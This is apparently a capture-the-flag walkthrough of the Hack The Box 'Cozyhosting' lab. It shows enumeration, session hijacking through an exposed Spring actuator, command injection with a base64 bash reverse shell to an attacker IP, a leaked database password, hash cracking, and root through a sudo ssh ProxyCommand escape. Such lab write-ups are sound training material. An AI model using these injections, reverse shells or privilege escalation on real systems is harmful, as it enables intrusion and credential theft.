
Cozyhosting


Enumeration

nmap -A -sV -sS cozyhosting.htb




```
└─$ sudo nmap -A -sV -sS cozyhosting.htb
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-12 16:35 WET
Nmap scan report for cozyhosting.htb (10.10.11.230)
Host is up (0.051s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE          VERSION
22/tcp   open  ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux
; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp   open  http             nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cozy Hosting - Home
8081/tcp open  blackice-icecap?
8888/tcp open  sun-answerbook?
```

dirsearch -u cozyhosting.htb




```
└─$ dirsearch -u cozyhosting.htb

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/huston5k/.dirsearch/reports/cozyhosting.htb_23-11-12_16-38-36.txt

Error Log: /home/huston5k/.dirsearch/logs/errors-23-11-12_16-38-36.log

Target: http://cozyhosting.htb/

[16:38:37] Starting:
[16:38:53] 200 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[16:38:59] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[16:39:01] 400 -  435B  - /a%5c.aspx
[16:39:03] 200 -  634B  - /actuator
[16:39:03] 200 -    5KB - /actuator/env
[16:39:03] 200 -   15B  - /actuator/health
[16:39:03] 200 -   95B  - /actuator/sessions
[16:39:03] 200 -   10KB - /actuator/mappings
[16:39:04] 200 -  124KB - /actuator/beans
[16:39:05] 401 -   97B  - /admin
[16:39:53] 200 -    0B  - /engine/classes/swfupload//swfupload_f9.swf
[16:39:53] 200 -    0B  - /engine/classes/swfupload//swfupload.swf
[16:39:54] 500 -   73B  - /error
[16:39:55] 200 -    0B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[16:39:56] 200 -    0B  - /extjs/resources//charts.swf
[16:40:03] 200 -    0B  - /html/js/misc/swfupload//swfupload.swf
[16:40:07] 200 -   12KB - /index
[16:40:16] 200 -    4KB - /login
[16:40:17] 200 -    0B  - /login.wdm%2e
[16:40:18] 204 -    0B  - /logout
[16:41:10] 400 -  435B  - /servlet/%C0%AE%C0%AE%C0%AF

Task Completed
```

I found the session ids for the users in this link http://cozyhosting.htb/actuator/sessions. So i tried to login with the session id of kanderson in inspetctor and i had success.



```
BAA6AA4E0DAD083F9370D1BE057D87C8:    "kanderson"
```



Admin Dashboard


Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	$64	Patched
#2147	boring mahavira	API server	$47	Pending
#2049	stoic varahamihira	Metrics backend	$147	Patched
#2644	tender mirzakhani	Website	$67	Not patched
#2644	sleepy mcclintock	Administrator panel	$165	Patched
#2644	cranky mcnulty	Test runner	$82	Not patched
#2644	goofy kalam	CI/CD	$99	Patched
#2644	reverent archimedes	Test pipeline	$24	Patched
#2644	awesome lalande	Dev environment	$53	Not patched

Running software | Today

Exploitation

Scrolling to the bottom of the website i saw possible ssh conection. I passed some inputs and captured them on burpsuite.



Request

```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: http://cozyhosting.htb
Connection: close
Referer: http://cozyhosting.htb/admin
Cookie: JSESSIONID=3BBED6EE425C1CB887EF3BF900A7C30D
Upgrade-Insecure-Requests: 1

host=10.10.14.206&username=;sleep${IFS}5;#
```

Response

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 11 Nov 2023 19:12:03 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=usage: ssh
[-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]           [-b
bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I
pkcs11]           [-i identity_file] [-J [user@]host[:port]] [-L
address]           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o
 option] [-p port]           [-Q query_option] [-R address] [-S
ctl_path] [-W host:port]           [-w local_tun[:remote_tun]]
destination [command [argument ...]]
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

It responded to the command, so we will try to reverse shell enconded with base64 because of the special characters.

Payload (base64): echo “`/bin/bash -c 'bash -i >& /dev/tcp/<your_ip>/443 0>&1'`" | base64 -w 0

`username=2>/dev/null;echo${IFS}<base64_encoded_payload>|base64${IFS}-d|/bin/bash;#`

SHELL OWNED.


Now we need the user josh flag. We can see this file: cloudhosting-0.0.1.jar.

I created a local server on the machine to download the file:


`python3 -m http.server 4444`

wget http://10.10.11.230:4445/cloudhosting-0.0.1.jar

jd-gui cloudhosting-0.0.1.jar to see the file




```
BOOT-INF
  classes
    htb.cloudhosting
    static.assets
    templates
    application.properties
  lib
  classpath.idx
  layers.idx
META-INF
  maven/htb.cloudhosting/cloudhosting
    pom.properties
    pom.xml
```



```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

Login in postgres database: psql -h 127.0.0.1 -U postgres

Select * from users;



```
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

ssh josh@cozyhosting.htb

Privilege Escalation

sudo -l to see what josh can run as root: (root) /usr/bin/ssh *

There was a simple payload at GTFOBINS which successfully allowed us to get the shell as the superuser(root).

Payload: https://gtfobins.github.io/gtfobins/ssh/#sudo

`sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x` → FLAG: c70f826511e78055af97293ec35d6420